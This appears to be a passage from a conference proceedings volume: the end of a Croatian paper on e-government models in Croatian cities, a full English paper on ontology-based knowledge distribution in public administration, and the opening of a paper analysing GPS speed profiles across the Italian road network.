zakonima. Jedan od tih je i Zakon o elektroničkim komunikacijama koji pitanje DTK kanala pokušava riješiti tako da se TK tvrtkama osigurava «pravo prolaska», što bi im lokalne zajednice bile obavezne omogućiti. U svakom slučaju, ono što je ispod gradskih ulica trebalo bi također biti vlasništvo grada, što ne bi smjelo biti sporno.

Ukoliko bismo htjeli usporediti Rijeku i Zagreb po drugim pogodnostima, činjenica je da je u Rijeci uvedena zona besplatnog Interneta u središtu grada, dok je to u Zagrebu nezamislivo, a rijetki su i Internet kafići, sigurno jednim dijelom i zbog mentaliteta korisnika koji takve usluge zloupotrebljavaju. Također, ima mnogo primjera nemarnog održavanja infrastrukture u Zagrebu što nažalost vrijedi i za TK infrastrukturu.

Zanimljiv je i projekt «Inteligentni grad» u Varaždinu, gdje gradska uprava ima viziju povezivanja stanovnika, privatnog sektora i javne uprave. Interes poslovnog sektora za stvaranje jake mreže je jasan, jer samo putem takve mreže se mogu isplatiti ulaganja u nove informacijsko-komunikacijske tehnologije, budući da omogućavaju pristup velikom broju potencijalnih kupaca i dobavljača. Također, jeftina infrastruktura smanjuje i same troškove ulaganja u informatizaciju. Stoga je ulaganje u ICT imperativ već i zbog držanja koraka s Europom u pitanju konkurentnosti poduzeća. Također, takvo ulaganje koristi i građanima, jer i njima smanjuje troškove i omogućava pristup velikom broju usluga. Međutim, državna uprava postaje ometajući faktor, jer želi zadržati monopol na ulaganja i suradnju s poslovnim subjektima kako bi mogla trgovati političkim utjecajem. Imajući to u vidu, zaključno bismo mogli reći da su određeni vidovi korupcije brana ne samo decentralizaciji, nego i većem razvoju e-uprave na lokalnoj razini u Hrvatskoj.

VI. ZAKLJUČAK

E-Uprava u hrvatskim gradovima još uvijek nije dostigla razinu razvijenih europskih gradova, te se može uspoređivati samo s novim državama članicama i južnim/ mediteranskim državama. Zbog slabe i autoritarne kulture upravljanja u hrvatskoj javnoj upravi, kako na državnoj, tako i na lokalnoj razini, taj je razvoj dodatno otežan, usprkos relativno dobroj ekonomskoj situaciji i razvijenosti ICT infrastrukture. Problem predstavlja i postojanje prikrivenog telekomunikacijskog monopola, tako da mnogo toga u budućnosti ovisi o tome da li će gradovi biti vlasnici DTK mreže na svojem teritoriju. U osnovi, postoje dva modela razvoja, model grada Rijeke ili softverski, koji koristi CMS portal s vanjskim poslužiteljem i druge modele outsourcinga IT usluga, dok bi se drugi mogao nazvati hardverskim, a primjenjuje ga grad Zagreb za kojim se povodi i Split. Softverski model usmjeren je više na pružanje usluga i decentralizaciju upravljanja, te sudjelovanje građana uz uvažavanje elemenata «dobrog upravljanja», tako da u njemu postoji plodno tlo za razvoj e-demokracije, dok hardverski više odgovara kulturi autoritarnog i netransparentnog upravljanja, poslovanja i zapošljavanja koja postoji u većini hrvatskih gradova, te je usmjeren više na modele Novog javnog menadžmenta koje motivira želja za zaradom - bez poklanjanja pažnje elementima «dobrog upravljanja» i bez želje za omogućavanjem većeg sudjelovanja građana. Tu je, zapravo, riječ o sprezi između lokalnih političara i privatnih ulagača, gdje trošak financiranja uprave i projekata snose građani, a eventualnu dobit odnosi manjina koja malo riskira, bez obzira da li su projekti koje grad financira ekonomski isplativi ili nisu, tako da u konačnici nisu ostvarene niti ekonomske vrijednosti uprave, a demokratske/političke i pravne su značajno umanjene. Takvo stanje u ovim drugim gradovima pogoduje i razvoju korupcije. S obzirom na to, bit će zanimljivo pratiti razvoj e-Uprave u hrvatskim gradovima, s obzirom da se podjele na dva različita modela razvoja e-uprave i kulture upravljanja u velikoj mjeri poklapaju i s konstelacijom političkih snaga u zemlji, odnosno da li će pritisak tehnološkog i upravljačkog razvoja natjerati i vlast na državnoj razini na otvaranje prema građanima i veću transparentnost ili će državna razina nastojati što više ograničiti decentralizaciju, boreći se ne samo protiv političkog protivnika, nego istovremeno i protiv izvjesnog razvoja e-demokracije i bolje i građanima naklonjenije kulture upravljanja na svim razinama uprave.

[16] V. npr. G. Šikić, «Inteligentni gradovi», Privredni vjesnik, travanj, 2008.

LITERATURA

[1] Bonabeau, E., Meyer, Ch.. Swarm Intelligence: A Whole New Way to Think About Business. Harvard Business Review (May 2001), 106-14, 2001.

[2] Bresnahan, T.F., Greenstein, S, Technical Progress and Coinvention in Computing and in the Uses of Computers, Brookings Papers on Economic Activity, Micro, 1-83. 1997.

[3] Bresnahan, T.F., Brynjolfsson, E., Hitt, L.M., Information Technology, Workplace Organisation, and the Demand for Skilled Labour: Firm-level Evidence, Quarterly Journal of Economics, 112(1), 339-376., 2002

[4] Brown, D.: Electronic government and Public Administration, IRAS, 2005.

[5] Brunner, Ch. u: I. Koprić (ur.): Modernizacija Hrvatske Uprave, Zagreb, 2003

[6] Brynjolfsson, E., Hitt, L.M., Beyond Computation: Information Technology, Organizational Transformation and Business Performance, Journal of Economic Perspectives,14(4), 23-48., 2000

[7] Buhl, J., et. al. From Disorder to Order in Marching Locusts. Science (June 2, 2006), 1402

[8] Dorigo, M.,Stutzle, T., Ant Colony Optimization. MIT Press, 2004

[9] McGonigal, J.: Why I love Bees: a Case Study in Collective Intelligence Gaming, MIT Centre for Collective Intelligence, 2007

[10] Gordon, D. M., Control Without Hierarchy. Nature (March 2007), 142

[11] Greenan, N., Guellec, D., Coordination within the Firm and Endogenous Growth, Industrial and Corporate Change, 3(1), 173-195., 1994

[12] Kelly, K.: Out of Control: The New Biology of Machines; www.kk.org/outofcontrol/index.php

[13] Koprić, I., ur.: Javna uprava, nastavni materijali, Zagreb 2006

[14] Maeder, A.K., u: I. Koprić (ur.): Modernizacija Hrvatske Uprave, Zagreb, 2003.

[15] Parrish, J. K., et al. Self-Organized Fish Schools: An Examination of Emergent Properties. The Biological Bulletin (June 2002), 296-305

[16] Perko-Šeparović, I.: Izazovi javnog menadžmenta – dileme javne uprave, 2006

[17] Pilat, D., ur., Economic Impact of ICTs, OECD, Pariz, 2004

[18] Pilat, D., ur., ICTs and Economic Growth, OECD, Pariz, 2003

[19] Promisses and Problems of e-Democracy, OECD, Pariz, 2003

[20] Schatten, M., Žugaj, M., Biomimetics in modern organizations – laws or metaphors?, Interdisciplinary description of Complex Systems, 39-55, June 2011.

[21] Seeley, Thomas D., P. Kirk Visscher, i Kevin M. Passino. Group Decision Making in Honey Bee Swarms. American Scientist (May-June 2006), 220-29.

[22] Torres, Pina, Azerete: E-Governance Developments in European Union Cities: Reshaping Government's Relationship with Citizens, Governance, travanj 2005

The method of knowledge distribution and use in public administration

Karmen Klarin *,Saša Mladenović **
* University centre for practical studies, University of Split, Livanjska 5, Split, Croatia
** Faculty of Science, University of Split, Teslina 12, Split, Croatia
karmen.klarin@oss.unist.hr, sasa.mladenovic@pmfst.hr

Abstract – Public administration business system can be classified as a hierarchical system where the development of suitable information system has to allow data collection, business processes integration, and knowledge distribution and usage. Public administration hierarchical structure enjoins data and information flow from the end user to the management in business plan and the realization domain, and in the reverse direction in the tasks distribution and related information domain. Each autonomous organizational structure (state, local and regional governments) should provide an unambiguous and transparent data management by defining criteria (called classification) carrying information. Business areas should interconnect within a single organization (horizontal integration), or among the entities in the hierarchy (vertical integration). The information system as a whole and its subsystems enable high quality knowledge creation and its application through knowledge management at all hierarchical levels.

This paper emphasizes data, business processes modeling and design in the general conceptual knowledge model using ontology. A method to identify and design a model at the entity level, to compare these models and create a general model at public administration individual units level, and develop meta-level model on the number of independent units is presented. Ontology is an integral part of the domain process and data modeling at the meta-information level. Applying ontology enables the conceptual knowledge design and the use of formal knowledge.

I. INTRODUCTION

Using information technologies as business support is inherent in almost all enterprises, private trade, profit and nonprofit associations and organizations today. Information system or a number of software applications is also used in almost all public administrations.

The focus of this paper is considering the possibility to use ontology as a knowledge treasury directed to public administration systems. We considered elements of organizational structures that dictate the architecture of software applications and the information exchange need. Rare subjects have implemented complete and fully integrated software solutions. There are more software products represented by different vendors using different platforms providing a partial link between data and business processes.

Integration plan should take into account (accept and retain) the existing IT solutions wherever they provide efficient and quality support.

This paper considers a knowledge distribution and use method through modeling and ontology use. In this case the structure of the conceptual model of ontological presentation of information and function represented the default form for a variety of software solutions. By using these solutions entities providing information and those who seek information have default formats for the detection, charging and use, and therefore the adaptation and modification of existing information systems.

II. ONTOLOGY AND KNOWLEDGE

Ontology is a formal, explicit specification of shared (common) conceptualization, with further clarification of the concepts that make the definition [1]. Conceptualization is an abstract model of some phenomenon in the world that recognizes the essential concepts and phenomena. As such, ontologies can be a tool for sharing and reuse the knowledge.

Information systems design can be implemented in top of ontologies since they specify the knowledge that information systems has to address to perform required tasks [2]. To be able to design a system a kind of domain knowledge is required. One way to organize, structure, store and use knowledge is the ontology creation as part of existing or separate software solution. By using ontology, knowledge is modeled and organized on a conceptual level, and formalized to be accessible to systems software and people (commonly named agents) [3].

Business systems are typically complex, and also specific to working environment. It is therefore necessary to create a system model representing a generalized picture of the world that is then used to build computer programs. If the domain ontology exists, then a system model embedded in software solution can be compared to this ontology, and adjusted if necessary. Model of considered system is developed by using the ontology describing a system found in the real world, as shown in Figure 1. This model development approach allows gradual refinement of the model according to new findings or new views on the system.




Figure 1 System model based on ontology

Ontology can be considered as study of the organization and nature of the world around us regardless of the shape of our knowledge about the world [4].

Without ontologies, knowledge embedded in systems of a given domain is presented in general incompatible ways, although it uses the same knowledge model [3]. Software systems that are different in designs and similar in functionality have the domain knowledge specific to that implementation. The system model implemented in a specific software solution can be harmonized with the reference ontology. Thus, knowledge embedded in the ontology completes specific software knowledge.

In order to figure out the alignment technique of existing public administration software solutions the organizational structure and communication modes should be analyzed first.

III. ORGANIZATIONAL STRUCTURE

The efficiency of each independent organizational structure (state, local and regional governments - public administration) depends on timely and reliable data and information flow. The efficiency can be looked at from internal business system or public service provider point of view. Regardless of the point of view it is important to integrate public administration on all levels and throughout all independent entities owning or processing data related to mentioned tasks.

For example, actual organizational project in Croatia deals with unification of citizen's data found at this point across various public administration subjects. The aim of the project is to improve efficiency when various types of documents containing a large number of equivalent information about citizens are needed. Unifying all data needed result in creation of single point of reference for citizen's needs. In the same context many different databases used by various state institutions, agencies, banks and local governments information systems, store redundant data not related to each other [5] [6]. Taking into account above mentioned facts, almost always, when the legal/ natural person requests a document, it is necessary to physically go to the office belonging to a particular institution. Only on site the person is able to get the document requested and even then the information is based on the local database, generating sometimes ambiguous information.

The need to establish a common database is only figurative, since it is unlikely that a universal solution exists that can replace existing software solutions of all included public administration subjects. Technically, operationally and financially such a replacement is very difficult. Since, public administration subjects are covering a variety of business domain including domain-specific tasks and business processes, specific software solutions are required. Taking into account all that a data and information set can be, generally, divided in two categories: common and specific.

Therefore, perceiving public administration business common concepts that are used as basis for the associated ontology modeling can be divided into several categories:

- Common concepts, information carriers, in the database often called a common or basic data, or master data. For example, basic citizen's data such as name, surname, or identification number.
- Common concepts related to specific activities. For example, the health system contains the data required for registration and functioning of public healthcare system.
- Common concepts related to business management and supervision process. This set of concepts is common to all public administrations and belonging subjects. For example, these are tasks related to planning and monitoring budget execution plan.

Observed set of concepts and their mutual relationship, together with the organizational structure of public administration constitutes the basis for the modeling and development of ontologies.

A. The basic model of concepts

A prerequisite for successful communication among different information systems is defined structure and behavior rules when exchanging data. The first step is definition of conceptual model of basic data structures which are part of the so-called classification [7] (Figure 2). A basic data structure should be an integral part of each information system. Since the realization of each database is different, individual information systems should be able to map their structure in a shared concepts model. This mapping can be realized by query that will return a structure of a given concepts model.




Figure 2 Concepts of classification of public administration

This assumption is the basis for communication between the public administration information systems agents.

B. *Ontologies of hierarchical systems of public administration*

When analyzing the communication between public administrations subjects the exchange of data and information, integrated vertically and horizontally should be taken into consideration.

Hierarchy is a fundamental feature of many complex systems [8]. Generally one can say that the hierarchical system of public administration (Figure 3a) has two to three levels of entities whose structure can be inferred from the organizational classification in Figure 2. Thus, the state level administration has all three levels of elementary subjects, while local government has two, where the first and second are encapsulated in the central subject.

In the public administration hierarchical model end users are independent entities that carry out their specific business activities (such as courts, schools, hospitals, communal companies). End-user ontology model (Figure 3b) is composed of concepts related to specific business activities, common business processes and basic data.

At higher levels of the hierarchy systems of public administration receive data and information arriving from lower level entities. Procedures of integrating and processing data and information are aggregation of knowledge and tasks specific for this decision making level. Therefore, associated ontology contains concepts of an aggregated knowledge of specific activities, common business processes and basic data.

In the case of the state administration previously mentioned subjects are middle level of hierarchical organization. Middle layer forwards information to subjects found on higher level where they are again aggregated creating new knowledge specific for the highest level of management and decision making.

C. *Communication with ontology*

The first step of this analysis was to determine responsibilities when communicating vertically. Equally important is the horizontal communication since performing identical tasks and tasks of the same domain means sharing the knowledge stored in the corresponding ontologies (Figure 3c). In this model specific business domain related elements are found i.e. all schools have the same referent school ontology model.

In addition to simple horizontal communication complex tasks requiring information sharing between different decision-making levels exists including both, vertical and horizontal communication. To illustrate cooperation between several entities of public administration various projects are mentioned (program classification in Figure 2) bringing together public administration and local government, participating in different activities. For example, in prevention and struggle against drugs projects all mentioned segments of the public administration as well as health facilities, schools, courts and other institutions are involved. This means that we need to ensure knowledge sharing between ontologies of different domains so that agents of each system can gain complete information required for its related business operations and decision making.

D. *Ontology modeling for public administration*

Previous analysis of the organization and business activities of public administration leads to the conclusion about natural knowledge distribution within a hierarchical organization. Conceptual modules related to business domain and positions in the hierarchy are perceived. Guidance for modeling of related ontology for two levels of hierarchy is proposed. At a lower hierarchical level ontology for the end user is proposed containing the knowledge of specific business areas. At a higher hierarchical level, level of public administration ontology for main entity is proposed, containing the knowledge of business management and decision-making. Above mentioned model represents a meta-model for the end user ontology.




Figure 3 Ontologies of hierarchical systems of public administration

After modeling the knowledge contained in ontology has to be used. To use the knowledge it is necessary to explore possibilities of adjusting, tuning and upgrading the existing information systems and partial software solutions..

IV. CHANGES OF THE SYSTEM STRUCTURE

A. Changes of the hierarchical structure

Hierarchical organization is structured so that each the organization entity, except one (the root), is subordinate (dependent), on one other entities of the organization.

If we assume that the hierarchically organized system is presented by graph (Figure 3a), then it is necessary to predict the possibility to change the system structure in time. In information systems this change is motivated by an upgrade, conversion, reorganization or deterioration of the existing system. To support the modification request of the graph representing the system that can vary in time, we define three basic operations: insert, remove and update.

Due to the simplicity and the nature of technical systems we assume that the entity represents the observed object, while attributes represents object features therefore not additionally represented by graph nodes. Based on the definitions presented for similar graphs [9], [10], [11] node modification for the graph representing a hierarchical system is defined as follows.

Definition: Let the node of graph G be labeled as x, represent a number of attributes and associated values describing more closely the node and defined as a ordered pair <'*name*', '*value*'>, and a parent node of x is labeled as y. Then we define a basic set of graph nodes operations {*insert*, *remove*, *restore*} as:

insert (x, string(<'*name* a_1', '*value* a_1'>; <'*name* a_2', '*value* a_2'>; …), y) – input node x, if it does exist and a number of attributes with associated values (<'*name* a_1', '*value* a_1'>, …), as a leaf node, a descendant of node y. If node x exists, these attributes are inserted with the corresponding values and connection to the parent y. It is possible to define more attributes and corresponding values for the node, thus defining a new subtree, but not shown on the graph but treated as property of the node x belonging to specified attributes.

remove (x, ('*name* a_1'; '*name* a_2'; …), y) – deletes named attributes and the corresponding value of node x and a link to the parent of y. If a parent node is specified then the connection between them is removed. If attributes of a parent are not specified, then the specified node x with all attributes, values and relationship to the parent of y is removed.

restore (x, (<'*name* a_1', '*value* a_1'>; <'*name* a_2', '*value* a_2'>; …), y, y') – if a node x exists, change the value of named attributes and relations to the parent y, of the observed tree.

Figure 4 shows some examples of changes in the structure of the hierarchical system.




Figure 4 Example of the operation of graph nodes

Definition and example illustrates the ability to change the system as a whole (node) or to change its components. Over time the need for changes in the information system is eminent. The ontology is changed due to changes in the area of interest [12]. Change of the ontology is implemented, among other things, because it solves the problem of heterogeneity (diversity) among the systems modeled over ontology, as in the case presented in this paper.

Let's have a look at an example of how the ontology change is required and how to realize perceived needs.

B. An example of changes in ontology structure

Ontology description should identify the connection and the importance of elements such as (1) components of ontologies used for knowledge modeling, (2) knowledge representation paradigms to be used in the display components, and (3) the language used in the ontology implementation within the given knowledge representation paradigms [13]. Ontology components used for knowledge modeling are concepts, instances, relations, functions, and axioms [14].

For ontology defined in such way we assume that implementation of some changes is needed. The ontology modification need resulted due to the emergence of new knowledge about the observed domain ontology. If the ontology is presented by graph (Figure 3b and Figure 4), then ontology changes can be documented as defined by the node graph modification operation. Figure 5 illustrates the node changes of the hierarchical system, and the resulting change in the form of new ontology.

Modifications of ontology relationships are done in accordance to the definition of nodes conversion operation in the hierarchical system. After the changes publishing of resulting ontology is required to enable all users to apply the new version of the ontology [15].




Figure 5 Example of ontology development driven by new knowledge




Figure 6 Common conceptualization domain ontology

C. *The use of ontological knowledge in the development/ adaptation of the information system*

A similar analysis and application of change operations in the hierarchical structure can be implemented in the hierarchical structure of information systems. Ontology affects the information system and vice versa. Ontological structure is actually a meta-structure that can be used for a variety of information systems implementation, ontology knowledge is referent when adjusting specific software solution to shared ontological conceptualization. Figure 6 shows the common conceptualization domain ontology.

Specific sub domain knowledge is referent for the adjustment of individual projects development making part of information systems. Customized software should enable higher communication quality among the stakeholders.

The proposed ontology hierarchy of public administration structures and existing information systems structure supports the public administration hierarchical organization. By taking into account all the above mentioned it can be concluded that changes in the organizational structure of public administration can also be described by changing the hierarchical tree representing it. For example the reorganization of the public administration [5],[6] where the proposed operation provides support for the new architecture. Adjustment of related ontologies has commenced. Furthermore, such adapted and evaluated ontological knowledge helps in adapting information systems to support the reorganized business of public administration.

V. THE METHOD OF KNOWLEDGE DISTRIBUTION AND USE

In this paper we propose a method of distribution and use of knowledge based on three well-known approaches of the system analysis: top-down, bottom-up and middle-out [16].

Bottom-up approach starts from the specific end user scenario that can be generalized to create (1) generalized view of the domain and (2) a generalized business tasks. This is the way that leads to the conceptualization of the end user domain and task ontology.

Top-down approach starts with the description of the entire area at a high level of abstraction. Planning and monitoring of business, and management and decision making in public administration can be conceptualized in the ontology of the leading entities of public administration.

Middle-out approach is applicable for entities of public administration (such as ministries) that lead their specific business areas in the same way. Down (towards end users) they distribute business tasks. This means that the entities tasks ontology in the middle level is end users tasks meta-ontology. On the other hand, upward (toward the leading entities) middle level entities communicate with the aggregated information of their specific areas. Therefore, the ontology of the business area is an instance of the ontology of leading entities.

Ontology obtained by the proposed method of distribution and use of knowledge is valued by the entities of public administration. When needed, operations mentioned in the section "Changes of the system structure' are applied over this ontology. These steps are repeated until the evaluation procedure results with the final solution.

Such a knowledge distribution is a precondition for its use in multiple ways and by multiple entities. The subject of further research is communication among information systems providing timely and effective public administration business activities. Support for achieving this goal can be found in the knowledge that offers the possibility of adjustment by information systems and individual software solutions. Using ontologies enables the interpretation of identical concepts by different development teams. With the present model of structure change development teams can notice questionable position in the hierarchical organization of the system and the corresponding ontology and decide on how to change/ adapt existing solutions.

VI. CONCLUSION

The proposed method of distribution and use of knowledge stored in ontology emphasizes that it is not important how a particular software solution has been developed and implemented. Naturally grouped structure of concepts, their relationship and embedded behavior rules are forming the structure of ontologies distributed within the hierarchy of public administration. The corresponding software solutions and associated databases are instances of respective ontology. Such instances can complement each other according to their knowledge of the meta-structure. This creates basics to establish a good communication among the agents in the system ensuring data transparency and availability of relevant information, wherever located.

REFERENCE

[1] R. Studer, V. R. Benjamins, and D. Fensel, "Knowledge engineering: principles and methods," Data & Knowledge Engineering, vol. 25, no. 1, pp. 161-197, 1998.

[2] H. Happel, S. Seedorf, "Applications of Ontologies in Software Engineering," 2nd International Workshop on Semantic Web enabled Software Engineering (SWESE), 5th International Semantic Web Conference (ISWC), 2006.

[3] D. Gasevic, D. Djuric, V. Devedzic, “Model Driven Architecture and Ontology Development,“ Springer-Verlag, Berlin, Heidelberg, 2006.

[4] N. Guarino, “Formal ontology, conceptual analysis and knowledge representation,” International Journal of Human-Computer Studies, vol. 43, no. 5/6, pp. 625–640., 1995.

[5] Središnji državni ured za e-Hrvatsku, “Hrvatski okvir za interoperabilnost – Podloga za raspravu,“ ver. 0.62, 2010.

[6] Vlada Republike Hrvatske, “Strategija razvoja elektroničke uprave u Republici Hrvatskoj za razdoblje od 2009. do 2012. godine,“ 2009.

[7] Ministarstvo financija RH, “Pravilnik o proračunskim klasifikacijama,“ NN br. 026/2010.

[8] E. Ravasz and A. L. Barabási, “Hierarchical organization in complex networks,” Physical Review E, vol. 67, no. 2, p. 26112, 2003.

[9] Y. Wang, D. J. DeWitt, and J. Y. Cai, “X-Diff: An effective change detection algorithm for XML documents,” in Proceedings of the 19th International Conference on Data Engineering (ICDE'03), pp. 5-8, 2003.

[10] E. Rahm and P. A. Bernstein, “A survey of approaches to automatic schema matching,” The VLDB Journal, vol. 10, pp. 334-350, 2001.

[11] S. S. Chawathe, A. Rajaraman, H. Garcia-Molina, and J. Widom, “Change detection in hierarchically structured information,” in Proceedings of the 1996 ACM SIGMOD international conference on Management of data, pp. 493-504, 1996.

[12] L. Stojanovic and B. Motik, “Ontology evolution within ontology editors,” in Proceedings of the OntoWeb-SIG3 Workshop, pp. 53–62, 2002.

[13] R. Mizoguchi, “Tutorial on Ontological Engineering,“ New Generation Computing, 21(2003), Ohmsha Ltd. And Springer-Verlag, 2003.

[14] A. Gomez-Perez, M. Fernandez-Lopez, O. Corcho, “Ontological Engineering,“ Springer-Verlag, Berlin Heidelberg, 2004.

[15] M. Klein and D. Fensel, “Ontology versioning on the Semantic Web,” in Proceedings of the International Semantic Web Working Symposium (SWWS), pp. 75-91, 2001.

[16] B. A. Lieberman, “The art of software modeling,“ CRC Press, 2006.

Traffic Global Analysis on the Whole Italian Road Network

Sandro Rambaldi, Monica Marchioni, Armando Bazzani and Bruno Giorgini
Physics of the City Lab - Dept. of Physics and CIRI, University Of Bologna, Italy
sandro.rambaldi@unibo.it

Abstract - In this paper we analyze the speed profiles on the whole Italian road network. More precisely, using Octo Telematics GPS data (about 3% of the total Italian cars amount) collected during four weeks of May 2011, we have built up for everyday of the week a mean speed profile with a time resolution equal to 15 minutes, obtaining about one million speed profiles. For this research working we developed software able to efficiently navigate the full Italian road network designing its topological properties, and algorithms for traffic control, prevision and governance. Moreover we discovered that a strong correlation function (>90%) represents 96.4% of all data with a reduced number of profiles (256). This work was performed in order to construct an ICT (Information Communication Technology) system for monitoring and managing traffic, with a particular attention to the safety for individual passengers, vehicles and goods.

I. INTRODUCTION

Human mobility is significant for human freedom, for migrations and different populations mixing, for urban planning[1], for designing the transportation systems [2], forecasting the diffusion of infectious diseases [3,4], and finally it is a strategic problem when we face catastrophic social phenomena (riots for instance) and/or natural ones (earthquakes, tsunami, etc.). Moreover mobility and transportation is a common need in many and different natural systems, everywhere individuals interact with each other by cooperating and/or competing for the same resources (energy, food, money...). Usually for the human social systems, and also for other natural ones, we found that the mobility features and transportations systems are closely related to the community structure, and to the quality of life [5,6]. As it is well known, the human mobility is specified by different means: feet (pedestrian dynamics), bikes and private motor vehicles (traffic dynamics), and public transportation means (in principle a deterministic dynamics). We focus our investigation on the traffic dynamics, more precisely measuring the car mobility on the whole Italian road network. The new information technologies allow direct measures of individual mobility behavior [7,8,9], opening the concrete possibility to build up a new class of models able to describe and also to predict, at least statistically, the traffic dynamics, so that the mobility governance could be more effective, especially to control and prevent critical situations such as congestions [10,11,12]. In Italy a sample of ≈ 3% for the whole vehicles population has an Octo Telematics GPS system for insurance reasons. Any car is associated with an ID number, so that it is possible to follow its motion over a long period of time. Each datum gives position, velocity, distance covered from the previous datum, and the signal quality [13].

The data sample is constituted by trajectories points at a space interval of about 2 Km; an extra datum is also recorded any time the engine is switched on or off. The data suffer from the GPS limited precision, in particular when the GPS loses the satellite signal. These problems are especially relevant at the beginning of a trajectory when the vehicles are parked inside a building. When the signal quality is good the time precision of the recorded data is "perfect", whereas the space precision is of the order of 10 m, often sufficient to localize the vehicle on the road in a unique way. Both the instantaneous velocity and the space covered are given with an adequate precision since they result from a calculation based on the GPS recorded, but not registered data. We have developed several methods to clean the data from spurious effects in order to avoid possible bias in the sample. Traffic on a road network is the consequence of individuals mobility demand, and as matter of fact often in real situations the presence of different driver types is crucial to understand urban mobility [14,15]. From one side the microscopic traffic dynamics is forced on a one dimensional space (the road), from the other its spatial scale is in principle extended to the whole road network, the microscopic drivers behavior can be responsible of local congestions that may propagate on the network, producing a macroscopic phase transition. Furthermore the driver behavior can be related to individual social characters (sex, age, social status...), so several social mesoscopic sets can be identified, with associated common mobility features. The global emergent properties of traffic cannot be understood, described, and statistically predicted only via microscopic dynamics, but a global cognitive time dependent field interacting with individuals is needed. Injecting the empirical data and taking into account the vehicles mobility characteristics, we can implement algorithms, which can simulate the traffic in a realistic way. In this paper we consider a very large GPS car mobility data set, and we operate reducing this set to a reasonable number of elements, without losing the dynamical significant information. To be more specific, when working in traffic modeling, in urban planning or simply in routing it is mandatory to know the speed profiles of each road or at least its mean value [16]. We would like to have a real-time speed profile but, being not available at the moment, the best we can do is to work with an average speed profile for the different days of the

week. In this paper we explain how to build a compact representation of the speed profiles for a full country road network.

II. CHARACTERISTICS OF THE SPEED PROFILES DATA SET

We collected the GPS data along 4 weeks of May 2011, constructing for every day the velocity profiles, averaged on time intervals of 15 minutes. The whole Italian road network measures about 1.7 million km but only 62.8 thousands km, corresponding to a percentage of 3.6, have a monthly flow of cars equipped with Octo Telematics GPS, from here Octocars, greater than 3000. The choice of this threshold is needed to give, during the traffic intense periods, a resolution of 15 minutes and corresponds to a daily mean flow of about 150 vehicles/h. Below this value we have low traffic and the time variability of the mean speed is negligible. Moreover only 10.1 thousands km, corresponding to a percentage of 0.6%, are sensitive to traffic with a daily variability larger than 10%. In this way we limit our sample to about one million speed profiles (N=996704). With i being the profile index we write:

$$V_i(t): i = 1 \dots N, \tag{1}$$

defining the velocity profile Vi(t) along every arc. Then we introduce the scalar product <A|B> as

